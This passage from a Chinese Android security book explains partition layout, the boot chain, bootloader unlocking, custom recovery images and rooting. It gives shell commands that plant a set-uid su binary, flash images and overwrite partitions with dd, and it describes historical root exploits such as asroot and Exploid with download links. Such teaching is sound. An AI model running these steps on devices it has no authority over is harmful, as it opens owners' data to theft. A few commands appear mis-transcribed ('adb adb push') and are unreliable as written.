lrwxrwxrwx root   root   2013-01-30 20:43 efs -> /dev/block/mmcblk0p3
lrwxrwxrwx root   root   2013-01-30 20:43 metadata -> /dev/block/mmcblk0p13
lrwxrwxrwx root   root   2013-01-30 20:43 misc -> /dev/block/mmcblk0p5
lrwxrwxrwx root   root   2013-01-30 20:43 param -> /dev/block/mmcblk0p4
lrwxrwxrwx root   root   2013-01-30 20:43 radio -> /dev/block/mmcblk0p9
lrwxrwxrwx root   root   2013-01-30 20:43 recovery -> /dev/block/mmcblk0p8
lrwxrwxrwx root   root   2013-01-30 20:43 sbl -> /dev/block/mmcblk0p2
lrwxrwxrwx root   root   2013-01-30 20:43 system -> /dev/block/mmcblk0p10
lrwxrwxrwx root   root   2013-01-30 20:43 userdata -> /dev/block/mmcblk0p12
lrwxrwxrwx root   root   2013-01-30 20:43 xloader -> /dev/block/mmcblk0p1
```

除此之外，还有一些地方可以获取到关于分区布局的信息。/etc/vold.fstab 文件、恢复日志（/cache/recovery/last_log）以及内核日志（通过 dmesg 或/proc/kmsg）等，都可以在某种情况下获取到分区布局信息的位置。如果在这些地方都无法获取到，那你还可以使用 `mount` 命令或者查看/proc/mounts，来找到一些关于分区的信息。

3.2 理解引导过程

引导加载程序通常是在硬件开机之后最早运行的代码。在大多数设备上，引导加载程序是厂商的私有代码，负责对一些底层的硬件进行初始化（设置时钟、内置 RAM、引导介质等），并为装载恢复映像或者将手机设置成下载模式提供支持。引导加载程序本身通常包含多个步骤，但是在这里我们将它作为一个整体来考虑。

当引导加载程序完成硬件的初始化之后，它从引导分区中将 Android 内核和 initrd 装载到 RAM 中，最后，它将跳进内核，让内核继续启动的过程。

Android 内核负责处理让 Android 系统在设备上正常运行所需的所有任务。例如，它会初始化内存、输入/输出（I/O）区域、内存保护、中断处理程序、CPU 调度器和设备驱动等。最后，它将挂载 root 文件系统，并启动最初的用户空间进程：init。

init 进程是所有其他用户空间进程的父进程。当它启动时，从 initrd 服务挂接的 root 文件系统仍然是读写权限。/init.rc 脚本作为 init 的配置文件，指定了初始化操作系统用户空间组件时需

要采取哪些动作，其中包括启动一些 Android 核心服务，如用于电话通话的 rild、用于 VPN 访问的 mtpd 以及 Android 调试桥守护进程 adbd 等。其中的一个服务 Zygote，负责创建 DalvikVM，然后启动第一个 Java 组件 System Server。最后，其他的 Android 框架层服务（如 Telephony Manager）才会被启动。

以下显示了 LG Optimus Elite（VM696）手机中的 init.rc 脚本摘录片段。你可以从 Android 开源项目（AOSP）代码仓库的 system/core/init/readme.txt 文件中找到关于这一文件格式的更多信息。

```
[...]
service adbd /sbin/adbd
    disabled
[...]
service ril-daemon /system/bin/rild
    socket rild stream 660 root radio
    socket rild-debug stream 660 radio system
    user root
    group radio cache inet misc audio sdcard_rw qcom_oncrpc diag
[...]
service zygote /system/bin/app_process -Xzygote
/system/bin --zygote --start-system-server
    socket zygote stream 660 root system
    onrestart write /sys/android_power/request_state wake
    onrestart write /sys/power/state on
    onrestart restart media
    onrestart restart netd
[...]
```

系统启动完毕后，一个 ACTION_BOOT_COMPLETED 事件将会被广播，发给事先在其 Manifest 文件中注册接收这个广播 Intent 的所有应用。当这个动作完成后，系统才算完全启动。

进入下载模式

在对引导过程的描述中，我们已经提到引导加载程序通常都支持将手机设置为下载模式。这种模式能够让用户在底层更新手机的持久性存储，这个过程通常被称为“刷机”。视具体的设备而定，刷机途径可能包括 fastboot 协议或厂商专有协议，或者两种协议都支持。举例来说，三星 Galaxy Nexus 同时支持专有 ODIN 模式和 fastboot 模式。

注意 fastboot 模式是通过 USB 将完整硬盘映像刷到特定分区上的标准 Android 协议。fastboot 客户端工具是一个命令行程序，你可以从 Android 软件开发工具包（SDK）中获取，下载地址为 https://developer.android.com/SDK/，或者从 AOSP 代码仓库中获取。

进入下载模式等不同模式的方法，取决于引导加载程序的实现。当在启动时按住特定的组合键后，引导加载程序会启动下载模式，而不是进行正常的 Android 内核引导过程。对于不同的设备型号，具体的组合键也是不同的，但你通常可以很容易在网上找到这些信息。当设备进入下载模式后，它将等待 PC 通过 USB 进行连接。图 3-1 显示了进入 fastboot 模式和 ODIN 模式的屏幕。



图 3-1 Fastboot 和 ODIN 模式

当宿主计算机和引导加载程序之间建立起 USB 连接，它们之间将会使用设备支持的下载协议进行通信。这些协议为执行各种任务提供了便利，包括重刷 NAND 分区、重启设备、下载与执行替换的内核映像等。

3.3 引导加载程序的锁定与解锁

一般而言，通过在引导加载程序层次上实现一些限制，对引导加载程序进行锁定，可以防止终端用户修改设备固件。这些限制取决于制造商的具体决策，可能会有所不同，但普遍都会采用密码学的签名验证机制来阻止设备被刷上或执行未经合法签名的代码。某些廉价的 Android 设备并不包含任何对引导加载程序的限制。

在 Google Nexus 设备上，引导加载程序默认情况下是锁定的。然而存在着一个官方的机制，可以让机主对其进行解锁。终端用户如果想运行一个定制内核、恢复镜像或操作系统镜像，那么就需要首先对引导加载程序进行解锁。对于这些设备，解锁引导加载程序的过程很简单，只要使设备进入 fastboot 模式并运行命令 `fastboot oem unlock` 即可。这会需要命令行模式的 fastboot 客户端工具，它包含在 Android SDK 以及 AOSP 代码库中。

一些制造商也支持对他们设备上的引导加载程序进行解锁，但取决于不同的设备型号。在某些情况下，解锁使用通过 fastboot 的标准 OEM 解锁过程。然而，在一些情况下，需要涉及一些专有机制，比如登录一个网站或解锁门户页面。这些门户页面通常要求机主登记他的设备，并放弃他的保修，才能够解锁设备的引导加载程序。在写作本书时，HTC、摩托罗拉和索尼至少允许用户对他们的部分设备进行解锁。

对引导加载程序进行解锁会带来严重的安全隐患。如果这个设备丢失或者被盗，设备上的所有数据可以被攻击者轻易地恢复窃取。只需上传定制的 Android 引导镜像，或者刷定制的恢复镜像，攻击者就对设备所有分区上的数据拥有完全访问权，其中包括 Google 账号、文档、联系人、

存储的口令密码、应用数据、照片以及更多个人信息。正因为如此，当解锁一个加锁的引导加载程序时，会执行一次恢复出厂设置，从而确保所有终端用户的数据被删除，让攻击者无法访问到这些数据。

警告　强烈建议使用 Android 设备的加密功能。即使所有数据都已被删除，对于一些设备，仍然有可能通过取证手段恢复被删数据。

官方和定制恢复镜像

Android 的恢复系统是以软件更新包替换设备预装系统软件的一套 Android 标准机制，这个过程不会擦除用户数据。这个系统主要用来应用手动或通过 OTA（Over-the-Air，无线下载）方式下载更新，需要在重启之后对这些更新进行离线应用。除了应用 OTA 更新之外，恢复系统还可以执行其他任务，比如擦除用户数据和缓存分区等。

恢复镜像存储在恢复分区中，包含一个微型的 Linux 镜像，该镜像只有一个简单的用户界面，通过硬件按钮来进行控制。官方的 Android 恢复镜像特意设计成只包含非常有限的功能，刚刚达到 Android 兼容性定义文件（http://source.android.com/compatibility/index.html）的要求。

与访问下载模式类似，你可以在设备启动时按一个特定的组合键进入恢复模式。除了使用按键，还可以通过 `adb reboot recovery` 命令，指示一个已启动的 Android 系统重启并进入恢复模式。Android 调试桥（ADB）命令行工具可以从 Android SDK 及 AOSP 代码仓库中获取到，获取路径为：http://developer.android.com/sdk/index.html。

恢复模式中使用最为普遍的一个特性是应用更新包。更新包含有一个压缩文件（包含待复制到设备中的一组文件）、一些元数据和一个更新器脚本。更新器脚本会告诉 Android 的恢复系统，需要在设备上执行哪些操作才能应用更新修改。其中可能包括挂载系统分区，确认设备和操作系统的版本与更新包应用的目标是否匹配，验证将被替换的系统文件的 SHA1 散列值等。更新包会通过一个 RSA 私钥进行密码学签名，而恢复系统将在应用更新之前，使用对应的公钥来验证签名的合法性。这确保只有经过认证的更新才能被应用。如下片段显示了一个典型 OTA 更新包中的内容。

解压 Nexus 4 的一个 OTA 更新包

```
$ unzip 625f5f7c6524.signed-occam-JOP40D-from-JOP40C.625f5f7c.zip
Archive:  625f5f7c6524.signed-occam-JOP40D-from-JOP40C.625f5f7c.zip
signed by SignApk
  inflating: META-INF/com/android/metadata
  inflating: META-INF/com/google/android/update-binary
  inflating: META-INF/com/google/android/updater-script
  inflating: patch/system/app/ApplicationsProvider.apk.p
  inflating: patch/system/app/ApplicationsProvider.odex.p
  inflating: patch/system/app/BackupRestoreConfirmation.apk.p
  inflating: patch/system/app/BackupRestoreConfirmation.odex.p
[...]
  inflating: patch/system/lib/libwebcore.so.p
```

```
inflating: patch/system/lib/libwebrtc_audio_preprocessing.so.p
inflating: recovery/etc/install-recovery.sh
inflating: recovery/recovery-from-boot.p
inflating: META-INF/com/android/otacert
inflating: META-INF/MANIFEST.MF
inflating: META-INF/CERT.SF
inflating: META-INF/CERT.RSA
```

定制 Android 恢复镜像对大多数设备都存在，即使对于某款设备没有公开资源，你也可以轻松地从 AOSP 代码仓库中获取官方 Android 恢复源代码，并对其进行定制修改，从而创建出一个定制的恢复镜像。

定制恢复镜像中包含的最普遍的修改包括：

- 包含一个完整的备份和恢复功能（如 NANDroid 脚本）；
- 允许未签名的更新包，或者允许使用自签名的软件包；
- 选择性地挂载设备分区或 SD 卡；
- 为 SD 卡或数据分区提供 USB 大容量存储访问；
- 提供完全的 ADB 访问支持，并以 root 方式运行 ADB 守护进程；
- 包含一个完全功能的 BusyBox 二进制程序。

ClockworkMod 恢复镜像项目以及 TeamWin 恢复镜像项目（TWRP）是非常流行的定制恢复镜像资源，为许多设备提供了支持。图 3-2 显示了官方恢复镜像与 ClockworkMod 恢复镜像的屏幕对比。




图 3-2　Android 恢复镜像与 ClockworkMod 恢复镜像

警告　在你的 Android 设备上保持一个去除签名限制或者拥有完全暴露 ADB 访问的定制恢复镜像，将会为获取设备分区上包含的所有用户数据留下一扇敞开的大门。

3.4 对未加锁引导加载程序的设备进行 root

root 的过程需要涉及在系统分区上拥有一个带有恰当 set-uid 权限的 su 二进制程序，这会允许在任何需要的时候提升权限。su 二进制程序通常与 Android 应用（如 SuperUser 或 SuperSU）捆绑在一起，这个应用在其他应用请求 root 访问时提供一个图形化的提示。如果请求得到许可，应用就会调用 su 二进制程序来执行所请求的命令。这些包装 su 的 Android 应用还会管理哪些应用或用户被自动授予 root 访问权限，而无须通知用户。

注意 Chainfire SuperSU 的最新版本可以从http://download.chainfire.eu/supersu以恢复更新包的形式下载，或者从 Google Play 商店以独立应用的形式下载：https://play.google.com/store/apps/details?id=eu.chainfire.supersu。

ClockworkMod SuperUser 程序包可以从 Google Play 商店的下载：https://play.google.com/store/apps/details?id=com.koushikdutta.superuser，源代码可从以下链接获取：https://github.com/koush/Superuser。

对于一个未加锁或可解锁引导加载程序的设备，获得 root 访问权限是很容易的，因为你不必依靠利用未修补的安全漏洞的方式。第一步是解锁引导加载程序。如果你还没有搞定，取决于具体的设备，你可以使用 3.3 节中介绍的 `fastboot oem unlock` 命令，或是使用厂商特定的引导加载程序解锁工具来合法地解锁设备。

在写作本书时，摩托罗拉、HTC 和索尼支持通过其解锁门户网站，对某些设备型号的引导加载程序进行解锁。

注意 摩托罗拉的引导加载程序解锁门户网站为https://motorola-global-portal.custhelp.com/app/standalone/bootloader/unlock-your-device-a。HTC 的引导加载程序解锁门户网站为http://www.htcdev.com/bootloader。索尼的引导加载程序解锁门户网站为 http://unlock-bootloader.sonymobile.com/。

当引导加载程序被解锁后，用户就可以自由地对设备进行定制修改。这时，有几种方法可以在系统分区中包含一个为设备架构编译的适当 su 二进制程序，并赋予正确的权限。

可以修改出厂镜像并添加一个 su 二进制程序。在这个例子中，我们解压一个 ext4 格式的系统镜像，挂载它，增加一个 su 二进制程序，然后进行重打包。如果我们在设备上刷上这个镜像，那么设备中就会包含 su 二进制程序，也就被 root 掉了。

```
mkdir systemdir
simg2img system.img system.raw
mount -t ext4 -o loop system.raw systemdir
cp su systemdir/xbin/su
chown 0:0 systemdir/xbin/su
```

```
chmod 6755 systemdir/xbin/su
make_ext4fs -s -l 512M -a system custom-system.img systemdir
umount systemdir
```

如果该设备是 AOSP 支持的，那你可以从源代码编译出一个 userdebug 或 eng 选项的 Android 实例。登录http://source.android.com/source/building.html可以获取从源码编译 Android 的更多信息。默认情况下，这些编译构建的配置文件提供 root 访问：

```
curl http://commondatastorage.googleapis.com/git-repo-downloads/repo \
 -o ~/bin/repo
chmod a+x ~/bin/repo
repo init -u https://android.googlesource.com/platform/manifest
repo sync
source build/envsetup.sh
lunch full_maguro-userdebug
```

无论是通过修改出厂镜像来创建定制系统镜像，还是通过源码编译你自己的镜像，你都必须将其刷入系统分区中来使它生效。例如，如下命令显示了如何使用 fastboot 协议来刷入镜像：

```
fastboot flash system custom-system.img
```

最直接的方法是启动一个定制的恢复镜像，这种方法可以通过一个定制更新包设置，实现将 su 二进制程序复制到系统分区中，然后设置恰当的权限。

> **注意**　使用此方法时，你只需启动定制的恢复镜像，而不需要刷入它，因此你只是使用它在系统分区中刷入一个 su 二进制程序，根本不需要修改恢复分区。

要通过这个方法进行操作，首先需要下载一个定制恢复镜像和 su 更新包。这个定制恢复镜像可以任选，只要它支持你的设备。同样，su 更新包可以是 SuperSu、SuperUser 或你的其他选择。

(1) 你应该将两者都放置到设备的存储空间中，通常会放置到挂载在/sdcard 位置的 SD 卡上。

(2) 接下来，通过设置使设备进入 fastboot 模式。

(3) 此时，打开命令行界面，然后输入 `fastboot boot recovery.img`，这里 `recovery.img` 是你所下载的恢复镜像原始文件。

(4) 在恢复菜单中，选择选项来应用一个更新的 zip 文件，然后浏览选择你在设备存储上存放着带有 su 二进制程序更新包文件的位置。

此外，采用 Android 4.1 或更高版本的设备中包含一个称为 sideload 的新特性。这一功能允许通过 ADB 来直接应用更新 zip 包，而不需要首先将其复制到设备中。要想 sideload 一个更新包，只需要运行 `adb sideload su-package.zip` 命令即可，这里 `su-package.zip` 是你的计算机硬盘中更新包的文件路径名。

在某些设备上，解锁引导加载程序之后可以启动未经签名的代码，但是仍然无法刷入未经签名的代码。在这种情况下，刷入定制系统镜像或恢复镜像在取得已启动设备的 root 权限后才可能实现。你可以使用 `dd` 直接将定制恢复镜像写入块设备中，来替换恢复分区。

3.5　对锁定引导加载程序的设备进行 root

在引导加载程序被锁定且厂商并不提供合法解锁方法的情况下，你通常只能在设备中寻找一个安全缺陷，来作为 root 设备的切入点。

首先，你需要确定你面对的是哪种类型的引导加载程序锁，它可能因制造商、移动通信运营商、设备型号或同款设备中的软件版本而异。有些时候，fastboot 访问也被禁止了，但是你仍然可以使用厂商专有协议（如摩托罗拉的 SBF 或三星的 ODIN）来进行刷机。还有些情况下，在同款设备上，使用 fastboot 模式与使用厂商专有下载模式在执行签名验证时还会有所差异。签名验证可能发生在启动时或刷入时，或者在两个时刻都进行。

一些锁定的引导加载程序只对选择的分区进行签名验证，一个常见的例子是只对加锁的引导分区与恢复分区进行验证。在这种情况下，启动一个定制内核或一个修改后的恢复镜像是不被允许的，但仍然可以修改系统分区。你可以通过修改出厂镜像的系统分区来实施 root（见 3.4 节）。

在某些设备上，虽然引导分区被锁定使得启动一个定制内核被禁止，但是通过在手机开机时以恢复模式启动，仍然可以在恢复分区中刷入一个定制的引导镜像，并使用定制内核来启动系统。在这种情况下，通过修改定制引导镜像 initrd 的 default.prop 文件，仍然可以使用 `adb shell` 来获得 root 访问权限（见 3.5.1 节）。在某些设备中，官方恢复镜像允许应用使用默认 Android 测试密钥签名的更新包。这个密钥是那些没有指定密钥的应用包所使用的通用密钥，被包含在 AOSP 源码树的 build/target/product/security 目录中。你可以通过应用一个包含 su 二进制程序的定制更新包来对这类设备进行 root。我们并不清楚厂商的这一“疏忽”是否有意为之，但可以确定这个方法在运行 Android 4.0 和官方恢复镜像 3e 版本的某些三星设备上是可行的。

最坏的情况是，引导加载程序限不允许你启动一个未能通过签名验证的分区。这时，你只能使用其他的技术来获取 root 访问权限，下面我们就来详细介绍。

3.5.1　在已启动系统中获取 root 权限

在一个已启动系统上获得初始 root 访问权限，通常是通过 Android 操作系统中未修补的安全漏洞来获得一个 root shell。这类 root 方法也被广泛称为“软 root”（soft root），因为这种攻击几乎完全是基于软件的。通常，软 root 的完成方式是多种多样的，可以利用 Android 内核，以 root 权限运行的进程，设置了 set-uid 位的程序中的安全漏洞、针对文件权限 bug 的符号链接攻击，或者其他类型的安全漏洞。由于程序员可能在许多地方引入各种类型的错误，因此这种方法有很多种可能。

尽管 root 的 set-uid 或 set-gid 二进制文件在 Android 官方版本中并不常见，但是运营商或设备制造商有时会在他们的定制修改版本中引入一些。这些 set-uid 二进制文件中任意一个的安全漏洞都有可能导致权限提升，最终使设备被获取 root 访问权限。

另一个常见的场景是利用以 root 权限运行的进程中的安全漏洞。这样的一个漏洞利用可以让你以 root 权限执行任意代码。本章结尾部分将包含若干个这类实例。

你将在第 12 章看到，随着 Android 系统日趋成熟，这类漏洞利用变得越来越困难。新的

Android 发布版本中一直在引入一些新的攻击缓解技术和安全加固特性。

利用 adbd 来获取 root 权限

adbd 守护进程是以 root 权限开始运行的，然后会降权至 shell 用户（AID_SHELL），除非属性 `ro.secure` 被设置为 0。然而这一属性是只读的，通常情况下由引导镜像 initrd 设置成 `ro.secure=1`，了解这点是非常重要的。

adbd 守护进程在属性 `ro.kernel.qemu` 被设置为 1 时，也会以 root 权限启动，而不会降权至 shell 用户，即在 Android 模拟器中启动 adbd 以 root 权限运行。但是这个属性也是只读的，在真实的设备上通常不会设置。

Android 4.2 之前的版本将在启动时读取/data/local.prop 文件并应用这个文件中的所有属性。在 Android 4.2 版本中，当 `ro.debuggable` 被设置为 1 时，这个文件只有在非用户构建（build）中才是可读的。

/data/local.prop 文件以及 `ro.secure` 和 `ro.kernel.qemu` 属性是获取 root 访问的关键所在。将这些牢记于心，因为你会在 3.6 节中看到一些使用它们的漏洞利用。

3.5.2 NAND 锁、临时性 root 与永久性 root

某些 HTC 设备在无线电非易失随机存取存储器（NVRAM）中有一个安全标志位（@secuflag），这一标志位会被设备的引导加载程序（HBOOT）检查。当这个标志位设置为 true 时，引导加载程序会显示一条“security on”消息（S-ON），而 NAND 锁会被强制执行。NAND 锁防止对系统、启动和恢复分区进行写入，而启用 S-ON 模式后，重新启动将失去 root 权限，并且对于这些分区的写入不会持久化。这使得定制系统 ROM、定制内核和定制恢复修改都不再可行。

但是我们仍然有可能通过对一个足够严重的安全漏洞的利用获取到 root 权限，然而 NAND 锁使得所有的修改在重启之后都会丢失，这在 Android MOD（修改）社区中被称为*临时性* root。

为了对开启 NAND 锁的 HTC 设备进行*永久性* root，必须完成以下两件事中的一件。一是禁用基带上的安全标志位；二是将设备刷上一个不会实施 NAND 锁的打补丁的 HBOOT 或工程 HBOOT。在两种情况下，引导加载程序都会显示一条“security off”消息（S-OFF）。图 3-3 给出了锁定的和解锁的 HTC HBOOT 的对比情况。

在 2011 年 8 月 HTC 提供官方引导加载程序解锁过程之前，采取打补丁的 HBOOT 是唯一可用的方案。在某些设备上可以使用一些非官方的引导加载程序解锁工具，如 AlphaRev（http://alpharev.nl/）和 Unrevoked（http://unrevoked.com/），二者后来合并为 Revolutionary.io 工具（http://revolutionary.io/）。这些工具通常组合使用多个公开或私有的漏洞利用代码，以刷入打补丁的引导加载程序并绕过 NAND 锁。在大多数情况下，重新刷入一个官方的 HBOOT，就可以再次激活设备的安全标志位（S-ON）。

可以从http://unlimited.io/获取的 Unlimited.io 漏洞利用程序，如 JuopunutBear、LazyPanda 和 DirtyRacun，通过组合利用多个在 HTC Android ROM 和设备基带中存在的安全漏洞，在某些设备上达到完全的无线电 S-OFF 效果。




图 3-3　锁定和解锁的 HTC HBOOT 对比

2010 年 12 月，Scott Walker 以 GPLv3 版权许可证发布了 gfree 漏洞利用程序（https://github.com/tmzt/g2root-kmod/tree/master/scotty2/gfree）。这个漏洞利用程序可以禁用 T-Mobile G2 的嵌入式多媒体卡（eMMC）保护机制。eMMC 内存中包含了基带的分区，当引导加载程序初始化硬件时以只读模式启动。然后这个漏洞利用程序使用一个 Linux 内核模块来重新启动 eMMC 芯片，并将@secuflag 设置为 false。最后，它将在内核中安装一个多媒体卡（MMC）块请求过滤器，以移除对隐藏无线电设置分区的写保护。

当 HTC 开启它的官方解锁门户网站后，它为某些设备提供了 HBOOT 镜像，允许用户对引导加载程序进行解锁并解除 NAND 锁，步骤如下。

(1) 首先用户应该执行 `fastboot oem get_identifier_token` 命令，引导加载程序会显示一个令牌（token），用户应该将其提交到 HTC 的解锁门户网站。

(2) 在提交标识符令牌后，用户会接收到一个为其手机定制的 Unlock_code.bin 文件，这个文件由 HTC 的私钥签名，应该使用 `fastboot flash unlocktoken Unlock_code.bin` 命令将其刷入设备中。

如果 Unlock_code.bin 文件是有效的，手机将允许使用标准的 `fastboot flash` 命令，来刷入未经签名的分区镜像。此外，也允许不加限制地启动这些未经签名的分区。图 3-4 描述了解锁设备的一般流程。HTC 和摩托罗拉是两家应用了这类解锁过程的厂商。

其他设备，如东芝的某些款平板电脑，也有 NAND 锁。对于这些设备，锁是由 sealime 可加载内核模块来实施的，而这一模块存在于引导镜像 initrd 中。这个模块以 SEAndroid 为基础，防止重新挂载系统分区进行写操作。




图 3-4 解锁引导加载程序的一般流程

3.5.3 对软root进行持久化

如果你拥有一个 root shell（软 root），要实现永久的 root 访问权限是非常简单的。在没有开启 NAND 锁的手机上，你只需要对系统分区的写权限。如果手机有 NAND 锁，那么首先需要移除掉它（参见 3.5.2 节）。

NAND 锁被移除之后，你就可以简单地以读写模式重新挂载系统分区，放置一个设置 set-uid root 权限的 su 二进制程序，然后再次以只读模式挂载。当然，你也可以选择安装一个 su 程序的包装应用，如 SuperUser 或 SuperSU。

对上述流程进行自动化的一个常用方法是，在连接到启用了 USB 调试模式的 Android 设备的宿主计算机上运行如下命令：

```
adb shell mount -o remount,rw /system
adb adb push su /system/xbin/su
adb shell chown 0.0 /system/xbin/su
adb shell chmod 06755 /system/xbin/su
adb shell mount -o remount,ro /system
adb install Superuser.apk
```

保留持久性 root 访问权限的另一种方法是将定制恢复镜像写入恢复分区中，可以在 Android 设备上使用 `dd` 命令做到这点。这相当于通过 fastboot 或下载模式刷入一个定制的恢复镜像，这

个过程在 3.4 节中已经介绍过。

首先，你需要确定设备上恢复分区的位置。例如：

```
shell@android:/ # ls -l /dev/block/platform/*/by-name/recovery
lrwxrwxrwx root  root 2012-11-20 14:53 recovery -> /dev/block/mmcblk0p7
```

前面的输出显示了恢复分区在这个设备上位于/dev/block/mmcblk0p7 处。

现在，你可以将一个定制恢复镜像复制到 SD 卡上，然后写入恢复分区：

```
adb shell push custom-recovery.img /sdcard/
adb shell dd if=/sdcard/custom-recovery.img of=/dev/block/mmcblk0p7
```

最后，你需要重新启动，进入定制恢复模式，并应用 su 更新包。

```
adb reboot recovery
```

3.6 历史上的一些已知攻击

本节将讨论获取 Android 设备 root 访问权限的许多先前已知的方法。通过展示这些安全漏洞，我们希望让你了解获得 Android 设备 root 访问权限的各种可能途径。虽然其中的一些安全漏洞影响到更大的 Linux 生态圈，但大部分是 Android 系统特有的。其中许多安全漏洞在无法访问 ADB shell 时不能利用。在每个案例中，我们都将讨论安全漏洞的根源，以及如何利用漏洞的关键细节。

注意 细心的读者可能会注意到，以下安全漏洞中有几个是由多个不同的团队在互不知晓的情况下独立发现的。虽然这种情况（“撞洞”）并不是很普遍，但的确会时不时地发生。

本节中提供的一些漏洞利用细节具有很强的技术性。如果你无法理解，或者你已经非常熟悉这些攻击的内部工作原理，你可以直接跳过它们。对于每一个案例，本节只大致说明这些漏洞利用，第 8 章会就其中几个漏洞利用介绍更多细节。

3.6.1 内核：Wunderbar/asroot

这个漏洞是由谷歌安全团队的 Tavis Ormandy 和 Julien Tinnes 发现的，并被编号为 CVE-2009-2692：

> Linux 内核从 2.6.0 至 2.6.30.4 版本，以及 2.4.4 至 2.4.37.4 版本，没有为 `proto_ops` 结构中套接字操作的所有函数指针进行初始化，导致本地用户可以触发空指针引用，以及通过使用 mmap 来映射 zero 页面，在 zero 页面上放置任意代码，然后调用一个不可用的操作来获得权限。该漏洞通过 PF_PPPOX 套接字上的 sendpage 操作（`sock_sendpage` 函数）进行了验证。

Brad Spengler（spender）为 x86/x86_64 架构编写了该安全漏洞的利用程序 Wunderbar，这也让这个漏洞得到了它响亮的名字。然而为 Android（ARM 架构上的 Linux 操作系统）编写的利用程序是由 Christopher Lais（Zinx）发布的，命名为 asroot，并公开在http://g1files.webs.com/Zinx/android-root-20090816.tar.gz上。该利用程序对于所有使用存在漏洞内核的 Android 版本都适用。

asroot 利用程序在地址 0 处引入了一个新的`.NULL`节，正好拥有一个内存页面的大小。这个节中包含着将当前用户 ID（UID）和用户组 ID（GID）设置为 root 的代码。接下来，利用程序调用`sendfile`函数，导致在 PF_BLUETOOTH 套接字上的一个 sendpage 操作，然而缺少了对 proto _ops 结构的初始化。这会导致`.NULL`节中的代码以内核模式执行，最终获取一个 root shell。

3.6.2 恢复：Volez

Android 2.0 和 2.0.1 版本的恢复镜像所使用的签名验证机制中有个“手抖”的错误，使得恢复进程在一个已签名的更新 zip 文件中错误地检测 End of Central Directory（EOCD）记录。这个安全漏洞导致可以修改已签名 OTA 恢复包中的内容。

这个签名验证机制的漏洞是由 Mike Baker（[mbm]）发现的，并被用于在摩托罗拉 Droid 设备的第一个官方 OTA 包发布时对该设备进行 root。通过创建一个特别构造的 zip 文件，可以将一个 su 二进制程序注入已签名的 OTA zip 文件中。之后，Christopher Lais（Zinx）编写了 Volez，用来从一个合法签名的更新 zip 文件中创建出定制的更新 zip 文件，这一工具可从http://zenthought.org/content/project/volez下载到。

3.6.3 udev：Exploid

这个安全漏洞影响了 Android 2.1 及之前的所有版本。它最初在 x86 Linux 系统使用的 udev 守护进程中被发现，并被编号为 CVE-2009-1185。后来，谷歌又在用于处理 Android 中 udev 功能的 init 守护进程中引入了这一漏洞。

它的漏洞利用程序依赖于 udev 代码验证 NETLINK 消息来源的失效，这一失效允许用户空间进程发送一个号称来源于受信任内核的 udev 事件。由 Sebastian Krahmer（The Android Exploid Crew）最初发布的 Exploid 利用程序，必须从设备上一个可写并可执行的目录中运行。

第一步，漏洞利用程序创建了一个域为 PF_NETLINK、家族为 NETLINK_KOBJECT_UEVENT（发往用户空间事件的内核消息）的套接字；第二步，它在当前目录中创建一个 hotplug 文件，该文件包含到 exploid 二进制程序的路径；第三步，它在当前路径创建一个指向/proc/sys/kernel/hotplug 的符号链接 data；第四步，它向 NETLINK 套接字发送一条伪造的消息。

